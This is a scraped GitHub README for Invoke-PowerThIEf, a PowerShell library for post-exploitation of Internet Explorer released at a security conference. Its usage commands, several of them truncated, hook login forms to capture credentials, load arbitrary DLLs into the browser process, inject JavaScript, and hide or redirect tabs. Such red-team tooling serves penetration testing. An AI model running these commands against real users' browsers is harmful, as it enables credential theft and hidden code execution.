










Sign in


 **nettitude / Invoke-PowerThIEf** Public


 Notifications


 Fork 28


 Star 130


 **Code**


 Issues 2


 Pull requests



 Actions

 Projects


 Security


 Insights


 master ▾


 


Go to file


 Code ▾


 Images


 Invoke-PowerThIEf.ps1


 LICENSE

 README.md

 Steelcon-2018-com-...

 **README**

 BSD-3-Clause license



Invoke-PowerThIEf 2018

Nettitude


An IE Post Exploitation Library released at Steelcon in Sheffield 7th July 2018.


Written by Rob Maslen @rbmaslen


Examples


About


The PowerThIEf, an Internet Explorer Post Exploitation library


 Readme


 BSD-3-Clause license

 Activity

 Custom properties

 130 stars

 59 watching

 28 forks

Report repository


Releases


No releases published

Packages


No packages published

Contributors 2






Capturing credentials entered via LastPass




Languages

- PowerShell 100.0%

Migrating a PoshC2 implant into IExplore.exe



Extracting a "secret" from a page



Usage

First import the module using `.\Invoke-PowerThIEf.ps1` then use any of the following commands.

List all currently open browser windows/tabs

List URLs for all current IE browser sessions, result will contain the BrowserIndex used by other actions

```
Invoke-PowerThIEf -action ListUrls
```



Capturing credentials in transit

Automatically scan any windows or tabs for login forms and then record what gets posted. A notification will appear when some have arrived.

```
Invoke-PowerThIEf -action HookLoginForms
```



List any creds that have been captured.

```
Invoke-PowerThIEf -action Creds
```



Have IExplore.exe load a DLL of your choosing (must be x64)

Launch the DLL(x64) specified by the PathPayload param in IE's process

```
Invoke-PowerThIEf -action ExecPayload -PathPayl
```



Invoking JavaScript

Invoke JavaScript in all currently opened IE windows and tabs

```
Invoke-PowerThIEf -action InvokeJS -Script <Java
```



```
Invoke-PowerThIEf -action InvokeJS -Script 'alei
```

Invoke JavaScript in the selected IE window or tab.

```
Invoke-PowerThIEf -action InvokeJS -BrowserInde
```



Dumping HTML

Dump HTML from all currently opened IE windows/tabs

```
Invoke-PowerThIEf -action DumpHtml
```




Dump HTML from the selected IE window or tab.

```
Invoke-PowerThIEf -action DumpHTML -BrowserInde
```




Dump HTML from all tags of <type> in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex: 
```


```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex:
```

Dump HTML from any tag with the <id> found in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex: 
```

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex:
```


Dump HTML from any tag with the <name> found in the DOM of the selected IE window or tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex: 
```


```
Invoke-PowerThIEf -action DumpHTML -BrowserIndex:
```

Showing/Hiding Windows

Set to visible all IE windows/tabs

```
Invoke-PowerThIEf -action ShowWindow 
```

Set the selected window/tab to be visible.

```
Invoke-PowerThIEf -action ShowWindow -BrowserIndex: 
```

Hide all currently opened IE windows/tabs

```
Invoke-PowerThIEf -action HideWindow
```



Hide the selected window/tab. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action HideWindow -BrowserIndex
```



Navigating the browser

Navigate all currently opened IE windows/tabs to the <URL>

```
Invoke-PowerThIEf -action Navigate -NavigateUrl
```



Navigate all currently opened IE windows/tabs to the <URL>. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action Navigate -BrowserIndex
```




Navigate all currently opened IE windows/tabs to the <URL>. Use ListUrls to get the BrowserIndex to identify the Window/Tab

```
Invoke-PowerThIEf -action Navigate -BrowserIndex
```



Background tabs

Open a new background tab in the window that the <BrowserIndex> is in.

Invoke-PowerThIEf -action NewBackgroundTab -Broi 

License

FreeBSD 3

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)

 © 2024 GitHub, Inc.